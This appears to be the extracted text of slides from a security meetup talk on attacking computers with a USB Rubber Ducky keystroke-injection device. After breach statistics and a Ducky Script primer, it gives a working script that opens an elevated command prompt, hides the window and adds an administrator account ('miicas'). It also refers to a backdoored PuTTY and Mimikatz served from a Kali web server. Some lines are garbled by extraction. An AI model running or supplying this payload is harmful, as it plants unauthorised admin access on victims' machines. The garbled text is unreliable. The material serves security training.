

Meetup #4 IT Audit and Security

Removable Disk Hacking for Fun and Profit

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Incident Classification Patterns

2015 Data Breach Investigations Report





831

Hacking – Use of stolen credentials



817

Hacking – Use of backdoor



817

Social - Phishing



812

Malware – Spyware / Key Logger

Top 10 Threat action varieties within Web App Attack breaches, (n=879)









What is

Motivation for Attack?





Source: ISACA and RSA Conference Survey 2015





Rubber Duck



The USB Rubber Ducky (\$44.99) is a Human Interface Device programmable with a simple scripting language allowing penetration testers to quickly and easily craft and deploy security auditing payloads that mimic human keyboard input. The source is written in C and requires the AVR Studio 5 IDE from atmel.com/avrstudio. Hardware is commercially available at hakshop.com. Tools and payloads can be found at usbrubberducky.com. Quack!

Source: https://github.com/hak5darren/USB-Rubber-Ducky

Ducky Script

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Ducky Script is the language of the USB Rubber Ducky. Writing scripts for can be done from any common ascii text editor such as Notepad, vi, emacs, nano, gedit, kedit, TextEdit, etc.



Ducky Script syntax is simple. Each command resides on a new line and may have options follow. Commands are written in ALL CAPS, because ducks are loud and like to quack with pride. Most commands invoke keystrokes, key-combos or strings of text, while some offer delays or pauses. Below is a list of commands and their function, followed by some example usage.

Note: In the tables below //n// represents a number and //Char// represents characters A-Z, a-z.



REM: Similar to the REM command in Basic and other languages, lines beginning with REM will not be processed. REM is a comment.



DELAY: creates a momentary pause in the ducky script. It is quite handy for creating a moment of pause between sequential commands that may take the target computer some time to process. DELAY time is specified in milliseconds from 1 to 10000.



STRING: processes the text following taking special care to auto-shift. STRING can accept a single or multiple characters.



Extended Commands: ENTER, BREAK, CAPSLOCK, DELETE, END, ESC, HOME, PRINTSCREEN, etc



Rubber Duck Script

for Fun and Profit



Fake Putty

https://www.offensivesecurity.com/metasploitunleashed/backdooring-exe-files/



Mimikatz

https://github.com/gentilkiwi /mimikatz



Net User

net user miicas/add # net localgroup administrators miicas/add



My Script

REM Add user dulu

DELAY 3000

CONTROL ESCAPE

DELAY 1000

STRING cmd

DELAY 1000

CTRL-SHIFT

FNTFR

DELAY 1000

ALT y

DELAY 300

ENTER

ALT SPACE

DELAY 1000

STRING m

DELAY 1000

DOWNARROW

REPEAT 100


ENTER

STRING net user miicas password.123 /add

ENTER


STRING net localgroup administrators miicas /add **ENTER**





General Flow


Tested on Windows Server 2008 R2 and Attacker OS is Kali Linux



Deploy

"puttyremote.exe" & "mimikatz.exe"

put into "/var/www/html/"





Rungga Reksya Sabilillah, ST, MMSI LA ISO 27001, LA ISO 20000, LA ISO 22301, OSCP, CEH, ECSA, CND